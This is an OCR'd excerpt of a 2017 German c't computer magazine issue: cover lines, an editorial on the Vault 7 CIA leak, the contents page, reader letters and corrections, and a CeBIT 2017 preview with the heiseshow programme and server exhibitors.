

Die Waffen der Hacker

**Wie Cyber-Gangster uns alle angreifen:
Bots, Ad Fraud, Dateilose Infektion**


**Tricks der China-Shops
Curved Displays mit 34 Zoll
Schnelle WLAN-Adapter
Buchhaltung aus der Cloud**

**Windows verschlüsselt Dropbox
Erfolgreich auf Instagram
Wörterbuch-Apps**

Einfach, günstig – gefährlich?

Ihr Geld wird smart

App-Konto, Robo-Advisor, P2P-Kredite



€ 4,70
AT € 5,00
LUX, BEL € 5,50
NL € 5,70
IT, ES € 6,00
CHF 6,90
DKK 52,00



Anzeige



Dumm gelaufen

Same Procedure ... Wikileaks veröffentlicht unter dem Schlagwort "Vault 7" Informationen über die Arbeitsweise der CIA und die Welt ist in Aufruhr. Die einen sind empört: "Das dürfen die doch nicht machen!" Die anderen noch empörter: "So können wir nicht arbeiten!" Der Rest ist einfach nur schadenfroh. Dabei ist eigentlich gar nichts Überraschendes passiert, egal, wie man es dreht und wendet. Und alle drei Fraktionen sind im Unrecht.

Erstens: Ja, es wird spioniert. Ach nee - das zweitälteste Gewerbe der Welt ist tatsächlich nicht ausgestorben. Und wir wissen jetzt, dass die CIA im Neuland angekommen ist. Big Deal. Früher haben sie Schlösser geknackt, um irgendwo einzubrechen, um dann Dokumente zu fotografieren. Abgehört haben sie mit Richtmikrofonen oder Wanzen.

Das hat ihnen auch niemand verboten. Natürlich nicht. Wie kann man also überrascht sein, dass die Spione von heute auch Methoden von heute verwenden? Telefone und Server hacken ist kein Skandal, sondern deren Kernaufgabe. Lauschende Fernseher sind eine logische Folge, über die sich niemand wundern darf, der seine Bude mit vernetzter Elektronik mit Mikrofon und Kamera zuglasiert. Sorgen sollte man sich erst machen, wenn die Geheimdienste nicht in der Lage wären, solche Quellen anzuzapfen. Denn dann könnte man die Läden auch gleich zumachen. Wer den Nachrichtendiensten untersagen möchte,

so zu arbeiten, der glaubt vielleicht auch, dass der nächste Weltrekord über 100 Meter sackhüpfenderweise aufgestellt wird.

Zweitens und drittens: Ja, die verwendeten Hacks sind jetzt aus Pandoras Büchse entfloht. Das ist verdammt ärgerlich, weil sich jeder Depp aus diesem Fundus an Einbruchswerkzeugen bedienen kann. Aber überraschen darf das auch nicht, erst recht nicht die Datenschützer: Sie predigen ja schließlich - völlig zu Recht! - selbst: Was gespeichert wird, wird auch geleakt und missbraucht.

Es ist also wirklich nichts passiert, was einen Aufschrei wert wäre. Spione sollen spionieren, und dabei waren sie noch nie ernsthaft an Gesetze gebunden. Die einzige Sorge, die mich umtreibt: Glaubt irgendjemand, dass Hans-Georg Maaßen und Thomas de Maiziére dieser Versuchung widerstehen können?

Ingo T. Storm

Ingo T. Storm

Anzeige

Anzeige

Trends & News

16 CeBIT 2017: Alles fürs Business

- 18 CeBIT: Anwendungen
- 22 CeBIT: Server, AMD Naples
- 23 Virtual Reality auf der CeBIT
- 24 Hardware
- 25 Peripherie
- 26 Nvidia GeForce GTX 1080 Ti
- 28 Smart Meter messen falsch
- 29 Open Compute Project: Server mit 48-Volt- und ARM-Technik
- 30 Netze
- 32 Hochautomatisiertes Fahren mit dem Nissan Leaf
- 34 Wie Netflix die Videowiedergabe auf Mobilgeräten optimieren will
- 36 Android
- 38 Vault 7: Die Hack-Datenbank der CIA
- 40 VR- und Spiele-Entwicklung auf der GDC 2017
- 46 Prozessorgeflüster: AMD Naples, Skylake-SP
- 48 Anwendungen
- 50 Googles neue Bildersuche wirft juristische Fragen auf
- 52 Internet
- 53 Apple
- 54 Linux
- 55 Apps
- 80 Tricks der China-Shops
- 184 Web-Tipps

Test & Kaufberatung

- 56 Android-Smartphone Huawei P10 mit Doppelkamera
- 58 Samsung Galaxy A3 und A5 (2017) im Edel-Gehäuse
- 62 Android-Smartphone BQ Aquaris X5 Plus
- 62 M.2-SSD mit PCIe-Schnittstelle: WD Black
- 62 Receiver für DVB-T2: Pearl Auvisio DTR-400.fhd

- 64 WLAN-Verteilersystem Linksys Velop
- 66 Minicomputer Raspberry Pi Zero W
- 66 Smart-Home-Kamera Netatmo Presence
- 67 3D-Drucker Renkforce RF100
- 68 4K-Webcam für Windows Hello: Logitech Brio
- 68 Subwoofer-Armband Lofelt Basslet
- 70 Design-Anwendung: Canva
- 70 Downloader für die Kommandozeile aria2 1.31.0
- 72 Open-Source-Notensatzprogramm für Windows, macOS und Linux: MuseScore 2.0.3
- 74 Hybrid-Notebook HP Spectre x360 15
- 102 Curved Displays mit 34 Zoll
- 108 Schnelle WLAN-Adapter
- 138 Kompakte Workstation für sechs Displays: HP Z2 Mini G3
- 140 Stift-Tablets mit Windows 10: Wacom MobileStudio Pro 13 und 16
- 144 Buchhaltung aus der Cloud



Schnelle WLAN-Adapter

Wenn der neue Router flotter funkt als das alte Notebook, kann man seinen schnellen Internetzugang nicht ausreizen. Diese Engstelle lässt sich schon mit einem USB-Stick für 35 Euro beseitigen. Wir geben Tipps zur Auswahl und Einstellung – auch für stationäre PCs.



Die Waffen der Hacker

Cyber-Gangster umgehen Schutzmechanismen neuerdings mit dateilosen Infektionen und bleiben dadurch nahezu unsichtbar. Die Bedrohung durch Bot-Netze bekommt durch das Internet der Dinge und Social Bots eine völlig neue Qualität. Doch die am meisten unterschätzte Form des Cybercrime ist der scheinbar triviale Anzeigenbetrug.

152 Wörterbuch-Apps

186 Spielekritik

190 Buchkritik

Wissen

76 Vorsicht, Kunde: Samsung verweigert Garantie wegen „Auslandsbezug“

78 Ein Blick hinter die Kulissen des Mercedes-Entwicklungszentrums in Indien

88 Die Waffen der Hacker

92 Wie Betrüger mit Bot-Netzen Milliarden scheffeln

96 Dateilose Infektion umgeht Schutzfunktionen

112 Hyperkonvergente Server

120 Ihr Geld wird smart

126 Blockchain – vom Enfant terrible zum Fintech-Star

130 Automatisiertes Anlagemanagement

134 Was die neue EU-Zahlungsverkehrsrichtlinie bringt

158 Erfolgreich auf Instagram

166 Recht: Neuer Gesetzentwurf soll Haftungsrisiken für offenes WLAN mindern

Praxis & Tipps

84 Kinderleicht: Zahlen und Texte als QR-Code darstellen

162 Festnetznummer auf dem Handy nutzen

168 Tipps & Tricks

172 FAQ: Navigation fürs Rad und zu Fuß

176 GUI-Programmierung mit Kivy für Python

180 **Windows verschlüsselt Dropbox**

Rubriken

3 Editorial: Dumm gelaufen

10 Leserforum

15 Schlagseite

192 Story: Ein Mann mit Geheimnissen
von Michael Rapp

204 Seminare

205 Stellenmarkt

208 Inserentenverzeichnis

209 Impressum

210 Vorschau



Ihr Geld wird smart

Für das liebe Geld ist die Hausbank zuständig? Das war gestern. Immer mehr Finanz-Startups locken mit neuen Produkten wie Smartphone-Bankkonten, automatisierten Anlagestrategien und alternativen Bezahlösungen. Smart Contracts könnten künftig ganze Geschäftsprozesse ersetzen.

Anzeige

Anzeige

Die Wette gilt

DVB-T2 HD startet in Deutschland, c't 6/17, S. 118

Mit großem Interesse habe ich Ihre Gedanken „Free-TV ist todgeweiht“ gelesen. Die Wette möchte ich mit Ihnen eingehen, dass es so nicht kommt: Preis 1 Flasche Rotkäppchen „Weißburgunder“. Sollte es trotzdem so kommen, wie Sie es voraussagen, werde ich einer Minderheit angehören – aber einer sehr elitären. Einen Sender beziehungsweise eine Sendergruppe zu finanzieren, der als höchstes Niveau „Wer wird Millionär“ anzubieten hat und vielleicht eine manipulierte Formel 1, wäre für denkende Menschen mehr als ein Armutszeugnis.

Klaus Holick

Kostspielig

Das Ende des Free-TV ist eine kostspielige Angelegenheit: In unserem Haushalt fallen für zwei Fernseher Investitionskosten für zwei Empfänger und Freenet-Karten (ca. 250 Euro) plus zusätzlich die laufenden Kosten an (140 Euro pro Jahr). DVB-T2 wird ohne uns stattfinden. Wir lutschen stattdessen das VDSL-Netz aus und wechseln zu Zattoo. Der Dienst kostet monatlich 10 Euro und ermöglicht maximal drei Streams (laut Hotline). Da man mit den Mobil-Apps auch auf Mobilgeräten Fernsehen kann, bekommen das alte iPad (1. Generation) und das Apple TV (2. Generation) auf Jahre hinweg die „zweite Luft“. Der Erstfernseher bekommt ein aktuelles Apple-TV spendiert, auf dem Zattoo als eigenständige App läuft.

Wir freuen uns über Post

✉ redaktion@ct.de

💬 c't Forum

f & c't magazin

🐦 @ctmagazin

Ausgewählte Zuschriften drucken wir ab und kürzen sie wenn nötig sinnwährend.

Antworten sind kursiv gesetzt.

Die Kosten sind für uns fast identisch zu DVB-T2, allerdings bietet diese Lösung wesentlich mehr Komfort: Der TV-Stream kann nahtlos zwischen Mobilgerät und TV-Ausgabe wechseln und Zattoo bietet eine deutlich größere Senderauswahl (zum Beispiel sämtliche 3. Programme, nicht nur die lokalen). Außerdem kann jedes Mitglied unserer Familie seine eigene Lieblingssendung schauen – sobald geklärt ist, wer die beiden TV-Geräte benutzen darf und wer sich mit dem zweiten iPad begnügen muss.

Roland Mainka

Logo-Märchen

Sowohl im Editorial als auch im Artikel wird das Märchen vom angeblich notwendigen grünen Logo wiederholt. Das ist völliger Quatsch und leider ein weiterer Beweis für die nachlassende Qualität meiner früher einst so geliebten c't. Richtig ist vielmehr, dass das grüne DVB-T2-HD Logo nur an Geräte vergeben wird, welche grundsätzlich (direkt oder durch Nachrüstung) „freenet“-tauglich gemacht werden können. Die von euch referenzierte Deutsche TV-Plattform ist eben auch eine Lobbyorganisation der Privaten. Andere Geräte (oft wesentlich günstiger), welche auch HEVC (H.265) beherrschen und somit völlig problemlos für den DVB-T2 Empfang der nicht-privaten Programme genutzt werden können, erhalten dieses Logo nicht.

Starmaster

Richtig ist, dass es Geräte gibt, die ohne grünes Logo die öffentlich-rechtlichen Programme über DVB-T2 HD empfangen können – etwa Sonys 4K-TVs des Modelljahrs 2014. Allerdings ist das Logo derzeit die einzige brauchbare Orientierung. Keinesfalls sollte man aus einzelnen Funktionen eine Kompatibilität herleiten. Ein Beispiel hierfür sind Samsung-TVs aus dem Jahre 2015, die zwar bereits einen HEVC-Decoder besitzen, denen es aber an einem DVB-T2-Tuner mangelt – und die deshalb kein DVB-T2 HD empfangen können.

Bitte Receiver ohne Entschlüsselung

15 Receiver für DVB-T2 HD im Test, c't 6/17, S. 124

in der c't 06/2017 haben Sie DVB-T2-HD-Receiver getestet. Dabei ist mir aufgefal-

len, dass Sie sich auf Geräte beschränkt haben, die neben dem Empfang der öffentlich-rechtlichen Sender auch die Möglichkeit bieten, die privaten Sender zu entschlüsseln. Auf dem Markt gibt es jedoch auch viele Modelle, die nur die öffentlich-rechtlichen Sender wiedergeben können. Diese Modelle sind typischerweise signifikant günstiger. Für viele Menschen ist so ein Gerät völlig ausreichend.

Stefan Stonjek

Einen Test solcher Geräte finden Sie bei c't online: <https://www.heise.de/-3340238.html>

Es geht auch um Rücksichtnahme

Automatisiertes Fahren mit erhöhtem Risiko, c't 06/2017, S. 42

Autonom fahrende Autos müssen nicht nur Verkehrszeichen erkennen, sondern sollten sich rücksichtsvoll gegenüber schwächeren Verkehrsteilnehmern und Fußgängern verhalten. Leider gibt es dazu noch keinen Paragraphen in der StVO.

Edlin

Na endlich, AMD!

Achtkern-Prozessor Ryzen 7 1800X im Test, c't 6/17, S. 64

Ich hatte seit 2000 nur noch AMD-CPU's im Desktoprechner. Nach einem einmaligen Ausrutscher (meine letzte CPU) zu Intel kann ich also beim nächsten Mal wohl wieder zu AMD greifen. Preis-Leistungsverhältnis rules! (Aber ich warte auf günstigere Modelle. 560 €? – so viel zahle ich für den kompletten Rechner.)

aybabtu

Bauvorschlag mit Ryzen?

Mein derzeitiger PC ist ein i7-860, den ich primär für Adobe Lightroom verwende. Ich denke mit der neuen Ryzen-1800X-CPU ist endlich ein erschwinglicher deutlicher Fortschritt verfügbar. Meine Frage: Wann wird c't voraussichtlich eine Mainboard- und CPU-Kühler-Empfehlung aussprechen können? Am liebsten natürlich so wie bei den Wunsch-PCs.

Jörg/SiriusLux

Anzeige

Wir werden in einer der nächsten Ausgaben einen Mainboard-Test veröffentlichen und später auch einen Bauvorschlag. Das wird aber noch etwas dauern, denn Ryzen ist ja gerade erst im Handel und es sind erst wenige Motherboards lieferbar.

Genial!

Sticker-Seite in c't 6/17

Eure Sticker sind echt genial. Bitte mehr davon in Zukunft!

@phre_4k

Hey @ctmagazin kann man „Kein Backup? Kein Mitleid!“ als Poster haben?

@mx_st

Ihr seid ja geil! #Sticker in der c't

@theyellowone

Foren-Kiddy-Niveau

Da habt ihr den Lesern aber mal richtig eine geklebt. Bei uns in der Entwicklungsabteilung – die auch mit Azubis und nicht etwa bloß mit Oldschool-Leuten besetzt ist – wundert man sich über die Seite mit den Aufklebern bei c't. „Nerdistan“, „Deine Mudda programmiert in Basic“ und ähnliche Scherze – ist nicht euer Ernst, oder? Steigt c't jetzt auf Foren-Kiddy-Niveau hinab? Das ist weder witzig noch mit Nährwert, einfach nur blöd. Die misslungene Layout-Reform war ja schon 'ne Zumutung, aber das ist jetzt echt der Gipfel.

Ulrich Schmitz

Nik-Filter ohne Photoshop

Tipps und Tricks, Nik-Plug-ins als Stand-alone-Programme, c't 6/17, S. 162

Ihre Aussage „die älteren Plug-ins [...] sind als eigenständige Variante völlig nutzlos“ stimmt nicht. Wenn man per Drag & Drop eine Bilddatei auf den EXE-Dateien ablegt, startet das Programm und die Bilddatei wird geladen.

Bernhard Nowara

Die Nik-Filter Dfine, Sharpener Pro und Viveza öffnen Fotos, die man mit der Maus auf die Programm-Icons zieht. Drag & Drop in die Programmoberfläche funktioniert nicht.

Beim Speichern wird das Original überschrieben; man sollte also vorher eine Kopie anlegen.

USB-C nicht zu Ende gedacht

Vier Steckernetzteile mit USB-C-Buchse im Vergleich, c't 6/17, S. 146

Je mehr ich von USB-C lese, desto mehr beginne ich, mich für die ganze IT-Industrie zu schämen. Kann man bitte mal etwas zu Ende denken, dann spezifizieren und sich am Ende auch noch dran halten? Meine Herren ...

Timo Moretto

OnePlus repariert inzwischen in Europa

Neun große Android-Smartphones im Test, c't 5/17, S. 90

Schöner Artikel. Ergänzung zum One Plus 3T: Meiner Tochter ist das Gerät heruntergefallen und man konnte nicht mehr telefonieren. Nach Einstellung eines Tickets kam umgehend ein Aufkleber für die Reparatur in Polen. Das Gerät wurde am nächsten Tag abgeholt (UPS) und war nach acht Tagen wieder da. Obwohl wir den Sturz angegeben haben, wurde die Hauptplatine kostenlos getauscht.

Stephan Schubert

Ergänzungen & Berichtigungen

Automatischer Helligkeitsregler funktioniert

Spielkonsole Nintendo Switch getestet, c't 6/17, S. 32

Anders als im Text angegeben funktioniert die automatische Anpassung der Bildschirmhelligkeit. Das ist allerdings erst auf den zweiten Blick zu erkennen, weil der Helligkeitsregler im Switch-Menü trotzdem statisch bleibt und sich nicht wie bei Smartphones üblich der dynamisch geregelten Leuchtkraft anpasst. In der Tabelle fehlt ein Hinweis zur CPU: Es handelt sich um einen Vierkern-Prozessor.



heise Tippgeber

Sie wollen uns anonym einen Hinweis geben? Oder brisantes Material zukommen lassen?

Kontaktieren Sie uns online über unser sicheres Kontaktformular. Wir stellen Ihnen einen speziell gesicherten Server zur Verfügung.

<https://heise.de/tippgeber>

Private nicht immer inklusive

DVB-T2 HD startet in Deutschland, c't 6/17, S. 118

Bei der Aufzählung der alternativen Empfangswege im gleichnamigen Kasten auf Seite 120 ist zu lesen, dass man die Privatsender in SD nicht nur bei DVB-C und DVB-S, sondern auch bei IPTV stets ohne Extragebühr bekommt. Dies ist nicht korrekt.

Schnittprobleme

Fast automatisch: DVB-T2-Aufnahmen schneiden und optimieren mit TS-Doctor, c't 6/17, S. 134

Im Artikel ist recht knapp erwähnt, dass TS-Doctor nur unverschlüsseltes Videomaterial bearbeiten kann. Das hat folgende Konsequenzen: Zum einen lassen sich damit nur DVB-T2-Aufzeichnungen von öffentlich-rechtlichen Programmen schneiden, weil die Privaten wie Pro7, Sat1 und RTL via DVB-T2 ausschließlich verschlüsselt senden. Probleme kann es auch mit dem Videomaterial bestimmter Receiver geben: Wenn ein Receiver grundsätzlich alle Aufzeichnungen verschlüsselt, kann TS-Doctor dessen Mitschnitte aus den öffentlich-rechtlichen auch nicht verarbeiten.

UHD nur auf Festplatte

Recorder für UHD-TV, c't 6/17, S. 40

Panasonics neue Digital-TV-Recorder DMR-UB80 und -UB90 nehmen nicht auf Ultra HD Blu-ray oder BDXL-Scheiben auf. Vielmehr speichern sie UHD-TV-Sendungen auf Festplatte. In HD können sie diese auf Blu-ray Disc und in SD auf DVD brennen.

Anzeige

Anzeige



Weitere Schlagseiten auf ct.de/schlagseite

Digitale Transformation

CeBIT 2017: Alles fürs Business



Ab dem 20. März versammelt sich die IT-Branche wieder in Hannover. Diesmal liegt der Fokus auf Business-Anwendungen, mitsamt neuen Ausstellungsbereichen für Drohnen und Virtual Reality.

Von Lutz Labs

Das diesjährige CeBIT-Motto lautet erneut „d!conomy“ – diesmal mit dem Zusatz „no limits“. Das soll verdeutlichen, dass die digitale Transformation der Unternehmen zwar im Gang ist, aber eben nicht abgeschlossen. Passend dazu gibt es neue Schwerpunkte: Zu den etablierten Ausstellungsbereichen Cloud, Sicherheit, Internet der Dinge und Netzwerktechnik gesellen sich Drohnen, Virtual Reality und künstliche Intelligenz; auch autonomes Fahren spielt eine große Rolle.

Wie im vergangenen Jahr erwarten die Veranstalter rund 200.000 Besucher; die Zahl der Aussteller hat die Messe noch nicht bekanntgegeben. Einige Hersteller verzichten in diesem Jahr auf einen Stand, andere sind neu auf der Messe: Diesmal fehlt etwa Microsoft, das sich nur noch auf Partnerständen präsentiert. Zu den neuen Ausstellern gehört der japanische Autokonzern Nissan. Das Unternehmen zeigt auf dem japanischen Gemeinschaftsstand die Kernbereiche autonomes Fahren, Elektromobilität und die Integration von Fahrzeugen in die Gesellschaft.

Konferenzen

In Halle 8 finden die CeBIT Global Conferences statt, mittlerweile eine etablierte Veranstaltung der CeBIT. Sprecher aus Politik und Wirtschaft geben sich ein Stelldichein, darunter der Atari-Gründer Nolan Bushnell, der mittlerweile bei

Google beschäftigte Erfinder Ray Kurzweil sowie Edward Snowden, der erneut per Video aus seinem russischen Exil zugeschaltet wird.

Zudem finden in Halle 8 mehrere CeBIT Digital Summits statt, die „Digitale Arbeitswelten“, Blockchain, Healthcare und „Women in Business“ zum Thema haben. Am Freitag treffen sich Blogger, Marketing- und PR-Spezialisten zu „Rock the Blog“.

Start-up-Halle Scale11

Scale11 – nach der Hallennummer – nennt die Messe ihre Plattform, auf der alle am Start-up-Ökosystem Beteiligten zum Ideenaustausch zusammenfinden: junge Kreative, erfahrene Mentoren, einflussreiche Blogger, zahlungskräftige Venture Capitalists und etablierte Unternehmen. Kurzvorträge, Keynotes, Paneldiskussionen und Best-Practice-Vorträge sollen

Start-ups und Besuchern, die es vielleicht werden möchten, den Weg erleichtern. Die „Fuckup Nights“ hingegen sind Worst-Practice-Vorträge gescheiterter Jungunternehmer, die Start-ups von heute und morgen zeigen, welche Fehler sie vermeiden sollten.

Am wichtigsten aber sind die Start-ups selbst, die jede CeBIT mit interessanten neuen Produkten bereichern. Worktender etwa bringt eine App für Studentenjobs heraus; CardioSecur macht das Smartphone zum EKG. Damit kann ein Herzpatient jederzeit schnell und einfach seine Herzströme messen und erhält bei Auffälligkeiten sofort eine Handlungsanweisung. Time-Buzzer möchte die Zeiterfassung intuitiver und schneller gestalten. Das System besteht aus einem Hardware-Knopf, einer App für den PC sowie einer Management-Oberfläche in der Cloud.

Partnerland Japan

Japan ist das Partnerland der CeBIT 2017. Der Andrang der japanischen Aussteller war so groß, dass der Gemeinschaftsstand des Landes nicht in eine Halle passt: So teilen sich 120 Aussteller in den Hallen 4 und 12 insgesamt 3000 Quadratmeter. Nach Angaben der CeBIT ist der japanische Gemeinschaftsstand der größte aller Zeiten. Dazu gesellen sich rund ein Dut-

zend große japanische Hersteller, die mit eigenen Messeständen vertreten sind.

Die japanischen Hersteller wollen unter anderem den Einsatz von Robotern in der Medizin und der Landwirtschaft zeigen. Auch Haushaltsroboter sind zu sehen, die Getränke und Essen am Tisch servieren. Japan kämpft mit der Überalterung seiner Gesellschaft, Umweltverschmutzung und Naturkatastrophen. Mit dem im vergangenen Jahr gestarteten Programm Society 5.0 will die Regierung zeigen, welche positiven Veränderungen eine zunehmende Digitalisierung hat.

Anfahrt und Eintritt

Am einfachsten erreicht man die CeBIT mit öffentlichen Verkehrsmitteln, aber auch der Autoverkehr ist durch die sinkenden Besucherzahlen lange nicht mehr so stark wie zur Jahrtausendwende. An den Eintrittspreisen merkt man ebenfalls, dass die Messe sich auf Geschäftskunden fokussiert: Eine Tageskarte gibt es nur noch für Schüler und Studenten (26 Euro, nur an der Tageskasse), alle anderen Besucher müssen für 56 Euro (im Vorverkauf, 61 Euro an der Tageskasse) ein Dauerticket erwerben. Zugang zu den Konferenzen kostet extra. Für „Rock the Blog“ muss man 70 Euro auf den Tisch legen, der Eintritt zu den CeBIT Digital Summits kostet

89 Euro pro Tag. Eine Tageskarte für die CeBIT Global Conferences liegt bei 660 Euro, das Gesamtpaket bei 1000 Euro.

Heise Medien auf der CeBIT

Den Stand von Heise Medien finden Sie in diesem Jahr erneut in Halle 6, diesmal auf dem Stand B16. Hier sind nicht nur die Redaktionen von c't, iX, Mac & i, Make und heise online vertreten, es finden auch diverse Sicherheitsvorträge im Rahmen der Heise Security Plaza statt. Aktionen dürfen natürlich nicht fehlen: Sie können bei uns einen Antrag auf Zertifizierung Ihres PGP-Schlüssels abgeben oder einen neuen erzeugen. In diesem Jahr feiern wir das 20-jährige Jubiläum der c't-Kryptokampagne.

Zudem können Sie verschiedene VR-Systeme ausprobieren: Spielen Sie Holo-ball VR auf der HTC Vive, der Playstation VR und der Oculus Rift und entscheiden Sie selbst, welches System das beste VR-Gefühl bietet. Auch die heiseshowXXL ist wieder dabei – das Programm finden Sie unten. Wir streamen die heiseshowXXL täglich zwischen 10 und 18 Uhr live ins Netz; Fragen können Sie per Twitter stellen (twitter.com/hashtag/heiseshow). Wie üblich fassen wir täglich um 16 Uhr das Geschehen des Messtages zusammen; am Freitag steht das Team des c't-uplink auf der Bühne. (//@ct.de) **ct**

heiseshowXXL live auf der CeBIT 2017

	Montag, 20.3.	Dienstag, 21.3.	Mittwoch, 22.3.	Donnerstag, 23.3.	Freitag, 24.3.
10 Uhr	Die Security-Fails des Jahres, Ronald Eikenberg	Ransomware – eine Bestandsaufnahme, Dennis Schirmacher	Die Waffen der Hacker, Jürgen Schmidt	Herausforderung IoT & Security, Jürgen Schmidt	Brauchen wir AV-Software?, Fabian A. Scherschel
11 Uhr	Vernachlässigt Apple den deutschen Markt?, Christoph Dernbach (dpa), Stephan Ehrmann	Festspeicher – von Flash bis NVMe-SSD, Lutz Labs	Wie Maschinen lernen – von Fake News bis zum autonomen Auto, Dr. Wolfgang Stieler	Live-Streaming: Risiken und Nebenwirkungen, Johannes Maurer, Nicolas Maekeler	Sprachassistenten im Smart Home, Nico Jurran
11.30 Uhr	Business Process Compromise – die unterschätzte Bedrohung, Raimund Genes (Trend Micro), Martin Seiler (Heise Business Services)	Smart-Factory und Industrie 4.0?, Aber mit Sicherheit!, Udo Schneider (Trend Micro), Martin Seiler (Heise Business Services)			
12 Uhr	Augmented & Virtual Reality – Neues von der CeBIT, Jan-Keno Janssen	Kernel-Log – aktuelle Entwicklungen beim Linux-Kernel, Thorsten Leemhuis	Neue Hardware fürs Rechenzentrum – AMD, ARM, Hyperkonvergenz, Christof Windeck	Projekte für den Raspberry Pi, Mirko Dölle	c't uplink, Achim Barczok, Jan-Keno Janssen und Gäste
13 Uhr	MaXYposi: Fräsen, plotten, bohren mit einer Maschine, Carsten Meyer	Calliope mini & BBC Micro Bit – Microcontroller für die Schule, Peter König	Arduino, Lilypad & Co. – Einstieg zum Basteln mit Elektronik, Helga Hansen	Vom Breadboard zur Platine – so leicht ist Löten, Florian Schäffer	Maker Faire und die Fablab-Szene, Philip Steffan
13.30 Uhr		State of the Art-Schutz heute, morgen und übermorgen, Richard Werner (Trend Micro), Martin Seiler (HBS)			
14 Uhr	Drohnen: Fliegende High-Tech, rechtliches Risiko?, Daniel Schröder, Nicolas Maekeler	Facebook: Von jeglicher Verantwortung befreit?, Holger Bleich, Joerg Heidrich	Neue Risiken bei der Haftung für Hyperlinks, Joerg Heidrich, Martin Holland	Social Media und Arbeitsrecht, Nina Diercks, Joerg Heidrich	Mit Fake News und Hass im Netz umgehen, Hannes Ley (#ichbinhier), Feli (Schmalbart Projekt), Joerg Heidrich
15 Uhr	Docker & Co. – warum Containertechnik boomt, Martin Loschwitz	Amazon als profitabler Vertriebskanal, Johannes Ungerer	Revolution der KI mit Deep Learning, Oliver Zeigermann	Echte Cross-Plattform-Anwendungen mit HTML5: Browser, mobile Apps und Desktop-Anwendungen, Christian Weyer	Der Enkeltrick in Unternehmen – wie Cybergangster ihre Maschen digitalisieren, Alexander Geschonneck
15.30 Uhr	Smart Home & WLAN-Entwicklung, Trends und Möglichkeiten, Michael Dopmeier & Jeremy Barber (TP-Link), Martin Seiler (Heise Business Services)				
16 Uhr	#heiseshow – das tägliche Messefazit, Jürgen Kuri	#heiseshow – das tägliche Messefazit, Martin Holland	#heiseshow – das tägliche Messefazit, Kristina Beer	#heiseshow – das tägliche Messefazit, Volker Briegleb	#heiseshow – das tägliche Messefazit, Jürgen Kuri
17 Uhr	IT-Jeopardy	IT-Jeopardy	IT-Jeopardy	IT-Jeopardy	IT-Jeopardy

Anzeige

Anzeige

Anzeige

Anzeige

Server auf der CeBIT

Von den großen Server-Marken sind HPE, IBM, Huawei und Fujitsu auf der CeBIT vertreten. Supermicro muss man auch dazuzählen, weil viele kleinere Firmen Server aus Supermicro-Barebones zusammenstellen. Bei den Server-Riesen HPE und Huawei stehen weniger einzelne Geräte im Vordergrund, sondern eher Konzepte, Lösungen für bestimmte Aufgaben und Branchen oder ganze Cloud-Rechenzentren. Auf den Ständen von HPE und IBM sind deshalb auch zahlreiche Partnerfirmen vertreten, die sich auf spezielle Anwendungen konzentrieren.

Virtualisierung und darauf aufbauende Konzepte wie Hyperkonvergente Infrastruktur (HCI, siehe S. 112) spielen bei allen Serverfirmen eine große Rolle. HPE zeigt die „Composable Infrastructure“ namens Synergy für Cloud-ähnliche Systeme im eigenen Rechenzentrum. HPE hat kürzlich zudem den HCI-Pionier Simplivity und den Storage-Spezialisten Nimble übernommen.

Supermicro hat das HCI-System BigTwin angekündigt, bei dem sich jeder der vier Knoten des nur 2 Höheneinheiten (HE) flachen Systems mit zwei 22-Kern-Xeons sowie 3 TByte RAM bestücken lässt. 24 Einschübe stehen für NVMe-SSDs bereit,



In das Blade-Chassis Supermicro SuperBlade 8U passen 20 Server mit je zwei Xeons.

je sechs sind über PCIe-Switches mit einem der vier Knoten verbunden. In ein 42-HE-Rack passen 21 dieser 2-HE-Chassis, also 84 Server mit je zwei Prozessoren. Das ergibt 168 Prozessoren mit 3696 Kernen, 252 TByte RAM und 504 NVMe-SSDs pro Rack.

Noch höhere Packungsdichte verspricht das neue SuperBlade-Chassis im 4-HE-Format: Es ermöglicht den Einbau von 140 Dual-Socket-Servern in ein 42-HE-Rack. Das Blade SBI-4129P-C2N/T3N kommt auch in einer Version für Intels angekündigten Xeon E5-2600V5 alias Skylake-EP. Bis zu 2 TByte RAM sind möglich. Als Massenspeicher passen fünf M.2-SSDs auf das Blade und zwei SAS-Laufwerke oder NVMe-SSDs.

Ob man schon einen ersten Blick auf Mainboards mit der Fassung LGA3647 für Intels Skylake-EP werfen kann, ist fraglich. Möglicherweise sind aber Boards mit dem neuen Atom C3000 zu sehen und vielleicht auch Systeme mit dem KabyLake-Xeon E3-1200V6, den Intel bald vorstellen wird.

(ciw@ct.de)

Fujitsu: Halle 4, Stand A38

HPE: Halle 4, Stand A04

